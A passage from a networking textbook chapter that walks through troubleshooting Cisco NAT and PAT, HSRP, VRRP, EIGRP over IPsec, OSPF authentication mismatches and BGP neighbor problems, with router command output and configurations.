465 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms
466 Inside#

```

467 When you look at NATs, you see that they all have translations:

```

468 NAT#show ip nat translations
469 Pro Inside global Inside local Outside local Outside global
470 --- 10.0.10.125 172.16.200.1 --- ---
471 --- 10.0.10.129 172.16.200.2 --- --
472 --- 10.0.10.130 172.16.200.3 --- ---
473 --- 10.0.10.131 172.16.200.4 --- ---
474 --- 10.0.10.127 172.16.200.5 --- ---
475 --- 10.0.10.128 172.16.200.6 --- ---
476 --- 10.0.10.126 172.16.200.7 --- ---
477 NAT#

```

478 Let's clear the translations and try again. This time only sources from Loopback0 and Loopback1  
479 succeed. When you look at the NAT table, you see that they have different mappings. It seems that the only  
480 inside global addresses that are working are 10.0.10.125 and 10.0.10.126:

```

481 NAT#clear ip nat translation *
482 NAT#show ip nat translations

```

| Pro  | Inside global  | Inside local    | Outside local | Outside global |     |
|------|----------------|-----------------|---------------|----------------|-----|
| ---  | 10.0.10.125    | 172.16.200.1    | ---           | ---            | 483 |
| ---  | 10.0.10.126    | 172.16.200.2    | ---           | ---            | 484 |
| ---  | 10.0.10.127    | 172.16.200.3    | ---           | ---            | 485 |
| ---  | 10.0.10.128    | 172.16.200.4    | ---           | ---            | 486 |
| ---  | 10.0.10.129    | 172.16.200.5    | ---           | ---            | 487 |
| ---  | 10.0.10.130    | 172.16.200.6    | ---           | ---            | 488 |
| ---  | 10.0.10.131    | 172.16.200.7    | ---           | ---            | 489 |
| icmp | 10.0.10.131:18 | 172.16.200.7:18 | 10.0.12.2:18  | 10.0.12.2:18   | 490 |
| ---  | 10.0.10.131    | 172.16.200.7    | ---           | ---            | 491 |
| NAT# |                |                 |               |                | 492 |

If you look at the CEF table on the NAT router for each of these addresses, you see that it is only receiving for 10.0.10.125 and 10.0.10.126; it is receiving for Ethernet0/0 on 10.0.10.127. It doesn't have a route for anything else. This tells you that 10.0.10.127 is the broadcast for the Ethernet0/0 interface and that it doesn't have a route for anything past that:

```

NAT#show ip cef 10.0.10.125
10.0.10.125/32
 receive
NAT#show ip cef 10.0.10.126
10.0.10.126/32
 receive
NAT#show ip cef 10.0.10.127
10.0.10.127/32
 receive for Ethernet0/0
NAT#show ip cef 10.0.10.128
0.0.0.0/0
 no route
NAT#show ip cef 10.0.10.129
0.0.0.0/0
 no route
NAT#show ip cef 10.0.10.130
0.0.0.0/0
 no route
NAT#
interface Ethernet0/0
 ip address 10.0.10.2 255.255.255.128
 ip nat outside
 ip virtual-reassembly in
end

```

The problem is that the range of the NAT pool is too large. It exceeds the range of the interface, and there isn't routing to get to the other subnet. Let's fix this to fit in the correct range:

```

NAT#conf t
Enter configuration commands, one per line. End with CNTL/Z.
NAT(config)#no ip nat pool INSIDE 10.0.10.125 10.0.10.135 prefix-length 24
%Pool INSIDE in use, cannot destroy
! Need to remove the reference to the pool first
NAT(config)#no ip nat inside source list 7 pool INSIDE

```

```

529 Dynamic mapping in use, do you want to delete all entries? [no]: yes
530 NAT(config)#no ip nat pool INSIDE 10.0.10.125 10.0.10.135 prefix-length 24
531 NAT(config)#ip nat pool INSIDE 10.0.10.110 10.0.10.120 prefix-length 24
532 NAT(config)#ip nat inside source list 7 pool INSIDE
533 NAT(config)#

```

534 After making this change, all of the loopbacks were able to reach the external destination. A new  
 535 loopback is added, and it can't reach the external destination. Traceroute shows that you are getting to the  
 536 NAT router:

```

537 Inside(config)#int loopback 10
538 Inside(config-if)#ip add 172.16.100.1 255.255.255.255
539 Inside(config-if)#ip ospf 1 area 0
540 Inside(config-if)#end
541 Inside#
542 *Jun 10 21:13:01.468: %SYS-5-CONFIG_I: Configured from console by console
543 Inside#

```

```

544 Inside#ping 10.0.12.2 source loopback 10
545 Type escape sequence to abort.
546 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
547 Packet sent with a source address of 172.16.100.1
548
549 Success rate is 0 percent (0/5)
550 Inside#
551 Inside#traceroute 10.0.12.2 source loopback 10
552 Type escape sequence to abort.
553 Tracing the route to 10.0.12.2
554 VRF info: (vrf in name/id, vrf out name/id)
555 1 172.16.12.1 6 msec 4 msec 5 msec
556 2 * * *
557 3 * * *
558 4 * *

```

559 When you look at the NAT router, you don't see a NAT for the new loopback:

```

560 NAT#show ip nat translations
561 Pro Inside global Inside local Outside local Outside global
562 --- 10.0.10.114 172.16.200.1 --- ---
563 --- 10.0.10.111 172.16.200.2 --- ---
564 --- 10.0.10.112 172.16.200.3 --- ---
565 --- 10.0.10.113 172.16.200.4 --- ---
566 --- 10.0.10.110 172.16.200.7 --- ---

```

567 You turn on debug ip nat and try the ping again; you don't see anything:

```

568 NAT#debug ip nat
569 IP NAT debugging is on

```

It appears that the packet isn't being passed to NAT. You look at the access list to see if it is getting hits. 570  
 You see that the 192.168.100.1 address is not in the access list. After you add it, everything starts working: 571

```
NAT#show access-lists 572
Standard IP access list 7 573
 10 permit 172.16.200.0, wildcard bits 0.0.0.255 (19 matches) 574

NAT(config)#access-list 7 permit 172.16.100.0 0.0.0.255 575

Inside#traceroute 10.0.12.2 source loopback 10 576
Type escape sequence to abort. 577
Tracing the route to 10.0.12.2 578
VRF info: (vrf in name/id, vrf out name/id) 579
 1 172.16.12.1 4 msec 5 msec 5 msec 580
 2 10.0.10.1 5 msec 5 msec 5 msec 581
 3 10.0.12.2 6 msec 6 msec 6 msec 582
```

## Overload 583

Port Address Translation (PAT) can work with either dynamic NAT or static NAT. With static NAT, you can 584  
 configure the same public IP to redirect to different internal IPs, depending on the destination port number. 585  
 This allows for conservation of IP addresses while maintaining the control of the mappings. The biggest 586  
 problem with using static PAT is keeping track of who's who and what ports they are using. 587

In the following example, you configure NAT to redirect requests to 10.0.10.110 on port TCP 80 to the 588  
 internal IP 172.16.100.1 on port 80. You configure requests on port 8080 to forward to 172.16.200.1 on port 589  
 80. The inside port numbers are transparent to outside devices. The outside devices only know about the 590  
 outside IP address and port numbers: 591

```
NAT(config)#ip nat inside source static tcp 172.16.100.1 80 10.0.10.110 80 592
NAT(config)#ip nat inside source static tcp 172.16.200.1 80 10.0.10.110 8080 593
```

Did you catch that you used an IP from the dynamic pool in the previous example? This is a problem to 594  
 watch for. Notice how 10.0.10.110 shows the static PATs, but it also has a dynamic NAT. Even though this will 595  
 work in many cases, it can lead to problems. In this example, it should NAT everything except the specified 596  
 ports to 172.16.200.7: 597

```
NAT#show ip nat translations 598
Pro Inside global Inside local Outside local Outside global 599
tcp 10.0.10.110:80 172.16.100.1:80 --- --- 600
--- 10.0.10.115 172.16.100.1 --- --- 601
tcp 10.0.10.110:8080 172.16.200.1:80 --- --- 602
--- 10.0.10.114 172.16.200.1 --- --- 603
--- 10.0.10.111 172.16.200.2 --- --- 604
--- 10.0.10.112 172.16.200.3 --- --- 605
--- 10.0.10.113 172.16.200.4 --- --- 606
--- 10.0.10.110 172.16.200.7 --- --- 607
```



608 More commonly, PAT is used to dynamically overload an address. Some potential problems with  
 609 dynamic PAT are overlaps (as shown in the previous example), exhaustion of the pool of ports, or, in some  
 610 cases, overloading the router:

```
611 NAT(config)#no ip nat inside source list 7 pool INSIDE overload
612 Dynamic mapping in use, do you want to delete all entries? [no]: yes
613 NAT(config)#ip nat inside source list 7 interface eth0/0 overload
```

614 With the use of a single address for the outside, such as when using the actual IP of the outside  
 615 interface, you are limited to the number of high-range ports. If some connections are failing, you can look at  
 616 show ip nat statistics.

617 In this example, you have 63 dynamic translations. This is well within the capabilities of PAT on an  
 618 interface. Think about using PAT on a single interface for a site with thousands of users. At some point, you  
 619 will run out of ports:NAT#show ip nat statistics

```
620 Total active translations: 66 (3 static, 63 dynamic; 66 extended)
621 Peak translations: 66, occurred 00:00:13 ago
622 Outside interfaces:
623 Ethernet0/0
624 Inside interfaces:
625 Ethernet0/1
626 Hits: 436 Misses: 0
627 CEF Translated packets: 365, CEF Punted packets: 71
628 Expired translations: 42
629 Dynamic mappings:
630 -- Inside Source
631 [Id: 4] access-list 7 interface Ethernet0/0 refcount 63

632 Total doors: 0
633 Appl doors: 0
634 Normal doors: 0
635 Queued Packets: 0
```

636 PAT is something you'll normally see on home networks because of the inherently small number of  
 637 internal host devices.

## 638 HSRP, VRRP, and GLBP

639 This section discusses issues and scenarios involving troubleshooting First Hop Redundancy Protocols  
 640 (FHRPs). It goes over common problems to investigate when troubleshooting FHRPs, including HSRP, VRRP,  
 641 and GLBP. This section covers commands that will help you solve problems with redundancy.

642 The following are situations where FHRPs may not work:

- 643 • A secondary IP is not becoming the master or VIP when the master or VIP goes  
 644 down. This normally means either the priority is not set correctly or the preempt  
 645 command has not been configured on the FHRP.
- 646 • Authentication keys are not correct.
- 647 • Weighting is not set properly.

- The track command is not set on the redundancy protocol. The track command is necessary if you would like to track interfaces on the master or VIP. 648  
649
- Links keep flapping, causing backup and master to continuously change. Verify the physical connection and check the counters on the interfaces. 650  
651
- Multiple switches are becoming master. This could be due to configuration of the FHRP, or an incorrect key was configured, or layer 2 connectivity between the switches is down. 652  
653  
654


Table 17-2 is a list of commands useful for troubleshooting FHRPs. 655

t2.1 **Table 17-2. FHRP Commands**

| Cisco Command       | Description                                 |      |
|---------------------|---------------------------------------------|------|
| show standby        | Displays information related to HSRP.       | t2.2 |
| show vrrp           | Displays information related to VRRP.       | t2.3 |
| show glbp           | Displays information related to GLBP.       | t2.4 |
| debug standby terse | Enables debugging messages related to HSRP. | t2.5 |
| debug vrrp          | Enables debugging messages related to VRRP. | t2.6 |
| debug glbp          | Enables debugging messages related to GLBP. | t2.7 |
|                     |                                             | t2.8 |

## HSRP

Use Figure 17-3 to troubleshoot HSRP.



**Figure 17-3.** HSRP example diagram

656 Switch2 is not taking over as the active VIP when Switch1's E0/0 interface goes down. Let's investigate.  
 657 You shut down the Ethernet0/0 interface on Switch1 to display that Switch2 is not becoming the active  
 658 VIP. Let's verify the priority of Switch1 before the shutdown:

```
659 Switch1#sh standby brief
660 P indicates configured to preempt.
661 |
662 Interface Grp Pri P State Active Standby Virtual IP
663 Et0/1 40 110 P Active local 172.16.1.3 172.16.1.1
```

664 The priority on Switch1 is 110; now you shut down the interface:

```
665 Switch1(config)#int e0/0
666 Switch1(config-if)#shut
667 *Apr 13 16:22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
668 *Apr 13 16:22:19.929: %LINK-5-CHANGED: Interface Ethernet0/0, changed state to
669 Switch1#22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
670 *Apr 13 16:22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
```

671 You can see that HSRP has tracked that interface e0/0 is down. Now you review the new priority and  
 672 compare it to that of Switch2:

```
673 Switch1#sh standby brief
674 P indicates configured to preempt.
675 |
676 Interface Grp Pri P State Active Standby Virtual IP
677 Et0/1 40 100 P Active local 172.16.1.3 172.16.1.1
```

678 The priority on Switch1 has been decremented to 100, so the interface tracking is configured properly.  
 679 Now you check Switch2:

```
680 Switch2#sh standby brief
681 P indicates configured to preempt.
682 |
683 Interface Grp Pri P State Active Standby Virtual IP
684 Et0/1 40 103 Standby 172.16.1.2 local 172.16.1.1
```

685 The priority on Switch2 is 103, which means it should be the active VIP but is still in standby. Let's look  
 686 at the configuration of Switch2:

```
687 Switch2#sh run int e0/1
688 Building configuration...

689 Current configuration : 119 bytes
690 !
691 interface Ethernet0/1
692 ip address 172.16.1.3 255.255.255.0
693 standby 40 ip 172.16.1.1
694 standby 40 priority 103
695 end
```

You can see that you are missing the preempt command from the e0/1 interface. Switch2 will never become the active VIP if this command is missing:

```
Switch2(config)#int e0/1
Switch2(config-if)#standby 40 preempt
```

```
*Apr 13 16:41:53.223: %HSRP-5-STATECHANGE: Ethernet0/1 Grp 40 state Standby -> Active
```

You can see from the output on Switch2 that it is now the active VIP for HSRP group 40.

## VRRP

Use Figure 17-4 to troubleshoot VRRP.




Figure 17-4. VRRP example diagram

Switch1 and Switch2 are both showing as the master, when Switch1 should be the only master. Let's investigate.

Let's start with the show vrrp commands on both devices. You can see the options using the

```
show vrrp command:Switch1#sh vrrp ?
all Include groups in disabled state
brief Brief output
interface VRRP interface status and configuration
| Output modifiers
<cr>
```

```
Switch1#sh vrrp
Ethernet0/1 - Group 20
State is Master
```

```

716 Virtual IP address is 172.16.2.1
717 Virtual MAC address is 0000.5e00.0114
718 Advertisement interval is 1.000 sec
719 Preemption enabled
720 Priority is 110
721 Authentication MD5, key-string
722 Master Router is 172.16.2.2 (local), priority is 110
723 Master Advertisement interval is 1.000 sec
724 Master Down interval is 3.570 sec

```

```

725 Switch2#sh vrrp
726 Ethernet0/1 - Group 20
727 State is Master
728 Virtual IP address is 172.16.2.1
729 Virtual MAC address is 0000.5e00.0114
730 Advertisement interval is 1.000 sec
731 Preemption enabled
732 Priority is 105
733 Authentication MD5, key-string
734 Master Router is 172.16.2.3 (local), priority is 105
735 Master Advertisement interval is 1.000 sec
736 Master Down interval is 3.589 sec

```

You can see that both Switch1 and Switch2 are configured correctly; Switch1 should be the master because it has a higher priority.

Let's make sure that Switch1 and Switch2 can reach each other by ping:

```

740 Switch1#ping 172.16.2.3
741 Type escape sequence to abort.
742 Sending 5, 100-byte ICMP Echos to 172.16.2.3, timeout is 2 seconds:
743 !!!!!
744 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms

```

You can reach Switch2 from Switch1, so let's dig a little bit deeper.

Let's start with the debug vrrp commands on Switch1.

Let's take a quick look at the debug vrrp options:

```

748 Switch1#debug vrrp ?
749 all Debug all VRRP information
750 auth VRRP authentication reporting
751 errors VRRP error reporting
752 events Protocol and Interface events
753 packets VRRP packet details
754 state VRRP state reporting
755 track Monitor tracking
756 <cr>

```

Now you turn on debugging VRRP:

```

758 Switch1#debug vrrp
759 VRRP debugging is on
760 *Apr 13 16:11:25.854: VRRP: Grp 20 sending Advertisement checksum C812

```

```
*Apr 13 16:11:26.130: VRRP: Rcvd: 21146901FE010000C0A802010000000000000000 761
*Apr 13 16:11:26.130: VRRP: HshC: 525C0E995CC961129821C0071887FB31 762
*Apr 13 16:11:26.130: VRRP: HshR: D94DAED703B3ADD42B95E33A4FA660FE 763
*Apr 13 16:11:26.130: VRRP: Grp 20 Adv from 172.16.2.3 has failed MD5 auth 764
*Apr 13 15:56:43.725: %VRRP-4-BADAUTH: Bad authentication from 172.16.2.2, group 20, type 765
254 766
```

You see from the problem based on the debug messages that the authentication from IP address 172.16.2.3 is incorrect. Let's compare the authentication on the two devices: 767  
768

```
Switch1#sh run int e0/1 769
Building configuration... 770
```

```
Current configuration : 158 bytes 771
! 772
interface Ethernet0/1 773
 ip address 172.16.2.2 255.255.255.0 774
 vrrp 20 ip 172.16.2.1 775
 vrrp 20 priority 110 776
 vrrp 20 authentication md5 key-string mykey 777
end 778
```

```
Switch2#sh run int e0/1 779
interface Ethernet0/1 780
 ip address 172.16.2.3 255.255.255.0 781
 vrrp 20 ip 172.16.2.1 782
 vrrp 20 priority 105 783
 vrrp 20 authentication md5 key-string MYKEY 784
end 785
```

As you can see from this, the two keys are incorrect; you must change the key on one of the devices: 786

```
Switch2(config-if)#vrrp 20 authentication md5 key-string mykey 787
*Apr 13 16:02:15.403: %VRRP-6-STATECHANGE: Et0/1 Grp 20 state Master -> Backup 788
```

```
Switch1#sh vrrp brief 789
Interface Grp Pri Time Own Pre State Master addr Group addr 790
Et0/1 20 110 3570 Y Master 172.16.2.2 172.16.2.1 791
```

```
Switch2#sh vrrp brief 792
Interface Grp Pri Time Own Pre State Master addr Group addr 793
Et0/1 20 105 3589 Y Backup 172.16.2.2 172.16.2.1 794
```

You can see that Switch1 is the master and Switch2 is now the backup. 795

## EIGRP 796

This section discusses issues and scenarios involving troubleshooting EIGRP. Recall that Chapter 8 covered EIGRP troubleshooting in detail. We will add to what we discussed in that chapter. This section summarizes the commands that will help you solve problems dealing with EIGRP. 797  
798  
799

The following are situations where EIGRP may not work:


- The AS numbers are configured incorrectly.
- Authentication is configured incorrectly.

Table 17-3 is a list of commands useful for troubleshooting EIGRP.

**Table 17-3. EIGRP Commands**

| Cisco Command           | Description                                                                |       |
|-------------------------|----------------------------------------------------------------------------|-------|
| show ip route eigrp     | Displays the routing table.                                                | t3.1  |
| show interface          | Displays traffic on interfaces.                                            | t3.2  |
| show ip protocols       | Displays summary of routing protocol information configured on the device. | t3.3  |
| Traceroute              | Discovers routes as packets travel to their destination.                   | t3.4  |
| Ping                    | Tests the reachability of a device.                                        | t3.5  |
| debug ip eigrp          | Enables debugging messages related to EIGRP.                               | t3.6  |
| debug ip routing        | Enables debugging messages related to the routing table.                   | t3.7  |
| show ip eigrp interface | Displays information about interfaces participating in EIGRP.              | t3.8  |
| show ip eigrp neighbors | Displays EIGRP neighbors.                                                  | t3.9  |
| show ip eigrp topology  | Displays the EIGRP topology table.                                         | t3.10 |
|                         |                                                                            | t3.11 |
|                         |                                                                            | t3.12 |
|                         |                                                                            | t3.13 |
|                         |                                                                            | t3.14 |

Use Figure 17-5 to go through an EIGRP troubleshooting example.



**Figure 17-5. EIGRP example diagram**

In the troubleshooting example, Router1 and Router2 should be EIGRP neighbors, but their adjacency is not coming up. Router1 and Router2 also connect via an IPsec VPN. Let's troubleshoot.

First, let's verify network connectivity between Router1 and Router2:

```

808 Router1#ping 172.16.1.2
809 Type escape sequence to abort.
810 Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
811 !!!!!
812 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/6 ms

```

You can see that you are able to ping Router2 from Router1. Now let's verify that IPSec is working correctly: 813

```
Router1#sh crypto session 814
Crypto session current status 815

Interface: Ethernet0/0 816
Session status: UP-ACTIVE 817
Peer: 172.16.1.2 port 500 818
Session ID: 0 819
IKEv1 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active 820
IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0 821
Active SAs: 2, origin: crypto map 822
```

You can see from the output of the show crypto session command that the IPSec connection is 823  
working. Let's review the EIGRP configurations of both routers: 824

```
Router1#sh ip eigrp neighbors 825
EIGRP-IPv4 Neighbors for AS(2) 826
```

You can see that you have no EIGRP neighbor on Router1. Now let's review the EIGRP configurations of 827  
Router1 and Router2: 828

```
Router1#sh run | begin router eigrp 829
router eigrp 2 830
network 172.16.1.0 0.0.0.3 831
network 172.16.5.0 832
```

```
Router2#sh run | begin router eigrp 833
router eigrp 2 834
network 172.16.1.0 0.0.0.3 835
network 172.16.6.0 836
```

The EIGRP configuration looks good on both routers, but what else could it be? 837

```
Router1#sh ip protocols 838
*** IP Routing is NSF aware *** 839
```

Output omitted 840

```
Routing Protocol is "eigrp 2" 841
Outgoing update filter list for all interfaces is not set 842
Incoming update filter list for all interfaces is not set 843
Default networks flagged in outgoing updates 844
Default networks accepted from incoming updates 845
EIGRP-IPv4 Protocol for AS(2) 846
Metric weight K1=1, K2=0, K3=1, K4=0, K5=0 847
NSF-aware route hold timer is 240 848
Router-ID: 172.16.1.1 849
Topology : 0 (base) 850
Active Timer: 3 min 851
Distance: internal 90 external 170 852
```

AU4



```

853 Maximum path: 4
854 Maximum hopcount 100
855 Maximum metric variance 1

856 Automatic Summarization: disabled
857 Maximum path: 4
858 Routing for Networks:
859 172.16.1.0/30
860 172.16.5.0
861 Routing Information Sources:
862 Gateway Distance Last Update
863 172.16.1.2 90 00:21:31
864 Distance: internal 90 external 170

865 Router2#sh ip protocols
866 *** IP Routing is NSF aware ***

867 Output omitted

868 Routing Protocol is "eigrp 2"
869 Outgoing update filter list for all interfaces is not set
870 Incoming update filter list for all interfaces is not set
871 Default networks flagged in outgoing updates
872 Default networks accepted from incoming updates
873 EIGRP-IPv4 Protocol for AS(2)
874 Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
875 NSF-aware route hold timer is 240
876 Router-ID: 172.16.1.2
877 Topology : 0 (base)
878 Active Timer: 3 min
879 Distance: internal 90 external 170
880 Maximum path: 4
881 Maximum hopcount 100
882 Maximum metric variance 1

883 Automatic Summarization: disabled
884 Maximum path: 4
885 Routing for Networks:
886 172.16.1.0/30
887 172.16.6.0
888 Routing Information Sources:
889 Gateway Distance Last Update
890 172.16.1.1 90 00:23:01
891 Distance: internal 90 external 170

```

892 Using the `show ip protocols` command, you can see that the metric weights are identical on both  
893 routers. Let's think about this for a second. Recall that EIGRP works by sending multicast packets, but  
894 remember that IPSec does not allow multicast traffic to be encrypted. How can you get around IPSec? You  
895 could use a GRE tunnel to send the multicast traffic, or if you recall from Chapter 14, you introduced a  
896 command allowing EIGRP to send unicast messages to its neighbor. You must add this command on both  
897 routers:

```
Router1(config)#router eigrp 2 898
Router1(config-router)#neighbor 172.16.1.2 Ethernet0/0 899
```

```
Router2(config)#router eigrp 2 900
Router2(config-router)#neighbor 172.16.1.1 Ethernet0/0 901
```

Now let's check the neighbor adjacency: 902

```
Router1#sh ip eigrp neighbor 903
EIGRP-IPv4 Neighbors for AS(2) 904
H Address Interface Hold Uptime SRTT RTO Q Seq 905
(sec) (ms) Cnt Num 906
0 172.16.1.2 Et0/0 10 00:00:37 14 100 0 6 907
```

Let's verify that you are receiving routes via EIGRP 908

```
:Router1#sh ip eigrp topology 909
EIGRP-IPv4 Topology Table for AS(2)/ID(192.168.1.1) 910
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply, 911
r - reply Status, s - sia Status 912
P 172.16.1.0/30, 1 successors, FD is 281600 913
via Connected, Ethernet0/0 914
P 172.16.6.0/24, 1 successors, FD is 307200 915
via 172.16.1.2 (307200/281600), Ethernet0/0 916
P 172.16.5.0/24, 1 successors, FD is 281600 917
via Connected, Ethernet0/1 918
```

You are receiving routes via EIGRP and have verified that EIGRP is working now. 919

## OSPF 920

This section discusses issues and scenarios involving troubleshooting OSPF. Recall that Chapter 8 covered troubleshooting of OSPF in detail. This section summarizes the commands that will help you solve problems that deal with OSPF. 921 922 923

The following are situations where OSPF may not function properly: 924

- Authentication is incorrectly configured. 925
- The IP address used to build the virtual link is not reachable. 926
- The network command is configured with the wrong area ID. 927


Table 17-4 is a list of commands useful for troubleshooting OSPF. 928

**Table 17-4.** OSPF Commands

| Cisco Command             | Description                                                                |       |
|---------------------------|----------------------------------------------------------------------------|-------|
| show ip route ospf        | Displays the routing table.                                                | t4.1  |
| show interface            | Displays traffic on interfaces.                                            | t4.2  |
| show ip protocols         | Displays summary of routing protocol information configured on the device. | t4.3  |
| Traceroute                | Discovers routes a packet travels to its destination.                      | t4.4  |
| Ping                      | Tests the reachability of a device.                                        | t4.5  |
| debug ip ospf             | Enables debugging messages related to OSPF.                                | t4.6  |
| debug ip routing          | Enables debugging messages related to the routing table.                   | t4.7  |
| show ip ospf interface    | Displays information about interfaces participating in OSPF.               | t4.8  |
| show ip ospf neighbor     | Displays OSPF neighbors.                                                   | t4.9  |
| show ip ospf database     | Displays the OSPF link-state database.                                     | t4.10 |
| debug ip ospf events      | Enables debugging messages related to OSPF events.                         | t4.11 |
| debug ip ospf adjacencies | Enables debugging messages related to OSPF adjacencies.                    | t4.12 |
|                           |                                                                            | t4.13 |
|                           |                                                                            | t4.14 |
|                           |                                                                            | t4.15 |

Use Figure 17-6 to go through an OSPF troubleshooting example.

this figure will be printed in b/w



**Figure 17-6.** OSPF example diagram

The OSPF connection is not coming up. Let's troubleshoot the issue.

Let's start by checking connectivity between routers by pinging:

```

Router1#ping 172.16.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.5.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms

```

Connectivity is good, so let's look at OSPF:

```

Router1#sh run | begin router ospf
router ospf 1
area 0 authentication message-digest
network 172.16.5.0 0.0.0.3 area 0

```

```

Router2#sh run | begin router ospf 942
router ospf 1 943
 area 0 authentication message-digest 944
 network 172.16.5.0 0.0.0.3 area 0 945

```

The OSPF configurations of the router are correct. Notice that you have Message Digest authentication configured. 946

Let's run a debug command to troubleshoot the OSPF adjacency. Be careful with running the debug command on a router: 947

```

Router1#debug ip ospf 1 adj 950
OSPF adjacency debugging is on for process 1 951
*Jun 14 13:48:07.846: OSPF-1 ADJ Et0/0: Send with youngest Key 1 952
Router1# 953
*Jun 14 13:48:11.017: OSPF-1 ADJ Et0/0: Rcv pkt from 172.16.5.2 : Mismatched 954
Authentication key - ID 1 955

```

You can see that you have mismatched keys on the routers. Let's look at the key configuration on the interfaces of both routers: 956

```

Router1#sh run | begin interface Ethernet0/0 958
interface Ethernet0/0 959
 ip address 172.16.5.1 255.255.255.252 960
 ip ospf authentication message-digest 961
 ip ospf message-digest-key 1 md5 secure1 962

```

```

Router2#sh run | begin interface Ethernet0/0 963
interface Ethernet0/0 964
 ip address 172.16.5.2 255.255.255.252 965
 ip ospf authentication message-digest 966
 ip ospf message-digest-key 1 md5 secure 967

```

You can see that the keys are different, so you must change the key on one router: 968

```

Router1(config)#int e0/0 969
Router1(config-if)#no ip ospf message-digest-key 1 md5 secure1 970
Router1(config-if)#ip ospf message-digest-key 1 md5 secure 971

```

Now let's make sure that the adjacency is up: 972

```

9Router1#sh ip ospf neighbor 973

```

| Neighbor ID | Pri | State   | Dead Time | Address    | Interface   |
|-------------|-----|---------|-----------|------------|-------------|
| 172.16.5.2  | 1   | FULL/DR | 00:00:33  | 172.16.5.2 | Ethernet0/0 |

OSPF is working correctly now. 976

# BGP

977

978 BGP troubleshooting is discussed in two parts. First is the neighbor relationship. If you can't get the stable  
 979 neighbors, you can't pass prefixes. The second is on missing prefixes, which is what you often need to  
 980 troubleshoot.

981 Table 17-5 is a list of commands useful for troubleshooting BGP.

**Table 17-5. BGP Commands**

| Cisco Command                                     | Description                                                                                   |       |
|---------------------------------------------------|-----------------------------------------------------------------------------------------------|-------|
| show bgp ipv4 unicast summary                     | Shows a summary of BGP neighbors and their state. It is useful to see which neighbors are up. | t5.1  |
| show ip bgp summary                               |                                                                                               | t5.2  |
| show ip route <network>                           | Shows detailed information about a specific route.                                            | t5.3  |
| show ip bgp <network>                             | Shows detailed information about a prefix in the BGP table.                                   | t5.4  |
| show bgp ipv4 unicast <network>                   |                                                                                               | t5.5  |
| show ip protocols   section bgp                   | Shows summary information about BGP.                                                          | t5.6  |
| show ip bgp neighbors <neighbor> policy           | Shows route policies for a specific BGP neighbor.                                             | t5.7  |
| show bgp ipv4 unicast neighbors <neighbor> policy |                                                                                               | t5.8  |
| show ip bgp neighbors [neighbor]                  | Shows detailed information about BGP neighbor connections.                                    | t5.9  |
| show bgp ipv4 unicast neighbors <neighbor>        |                                                                                               | t5.10 |
|                                                   |                                                                                               | t5.11 |
|                                                   |                                                                                               | t5.12 |
|                                                   |                                                                                               | t5.13 |
|                                                   |                                                                                               | t5.14 |
|                                                   |                                                                                               | t5.15 |

## Neighbor Relationships

982

983 When troubleshooting BGP, you often start with missing prefixes, and then you realize that there are  
 984 neighbors down. Depending on the design, a failed neighbor relationship can result in missing prefixes,  
 985 nonoptimal paths, or a complete network failure. Some common causes of failed neighbor relationships are  
 986 TTL security, multihop, unreachable neighbors, MTU mismatches, autonomous system (AS) mismatches,  
 987 and access lists preventing connections on TCP port 179.

988 The following examples illustrate a few of these with the techniques that you use to isolate the problem.

989 The first example can be detected immediately by looking at the log messages. If you are on the console  
 990 or have terminal monitoring enabled, messages telling you that the BGP speakers don't agree on an AS  
 991 number will fill the screen:

```

992 *Jun 10 23:30:47.773: %BGP-3-NOTIFICATION: sent to neighbor 192.168.34.1 passive 2/2 (peer
993 in wrong AS) 2 bytes FDE8
994 *Jun 10 23:30:47.773: %BGP-4-MSGDUMP: unsupported or mal-formatted message received from
995 192.168.34.1:
996 FFFF FFFF FFFF FFFF FFFF FFFF FFFF FFFF 0039 0104 FDE8 00B4 COA8 2201 1C02 0601
997 0400 0100 0102 0280 0002 0202 0002 0246 0002 0641 0400 00FD E8
998 *Jun 10 23:30:51.667: %BGP-3-NOTIFICATION: received from neighbor 192.168.34.1 active 2/2
999 (peer in wrong AS) 2 bytes EC54
1000 *Jun 10 23:30:51.667: %BGP-5-NBR_RESET: Neighbor 192.168.34.1 active reset (BGP Notification
1001 received)
1002 *Jun 10 23:30:51.669: %BGP-5-ADJCHANGE: neighbor 192.168.34.1 active Down BGP Notification
1003 received

```

```
*Jun 10 23:30:51.669: %BGP_SESSION-5-ADJCHANGE: neighbor 192.168.34.1 IPv4 Unicast topology base removed from session BGP Notification received
```

Usually the problem is a typographical error, which can be fixed by using the correct AS number. If you can't change the AS number on one side or the other for some reason, you can use the `local-as` keyword. This will advertise a different AS to the neighbor than the one configured on the BGP process. In the following example, the router AS is 60500, but it is an iBGP peer with 65000; it is telling the neighbor speaker that it is part of AS 65000:

```
BGP1#sh run | section router bgp
router bgp 60500
 bgp log-neighbor-changes
 neighbor 192.168.34.1 remote-as 65000
 neighbor 192.168.34.1 local-as 65000
BGP1#
```

Let's assume that the AS numbers should be AS 60500 and 65000. You configure each BGP speaker, but the relationship doesn't come up. The results of `show bgp ipv4 unicast summary` are showing that the neighbor has never been up. Note that this is the same as the `show ip bgp summary` command, but Cisco is trying to move toward address family-aware commands:

```
BGP1#show bgp ipv4 unicast summary
BGP router identifier 192.168.12.1, local AS number 60500
BGP table version is 1, main routing table version 1
```

| Neighbor     | V | AS    | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down | State/PfxRcd |
|--------------|---|-------|---------|---------|--------|-----|------|---------|--------------|
| 192.168.34.1 | 4 | 65000 | 0       | 0       | 1      | 0   | 0    | never   | Idle         |

You turn on debugging and see an interesting error:

```
BGP1#debug bgp * ipv4 unicast
BGP debugging is on for address family: IPv4 Unicast
BGP1#
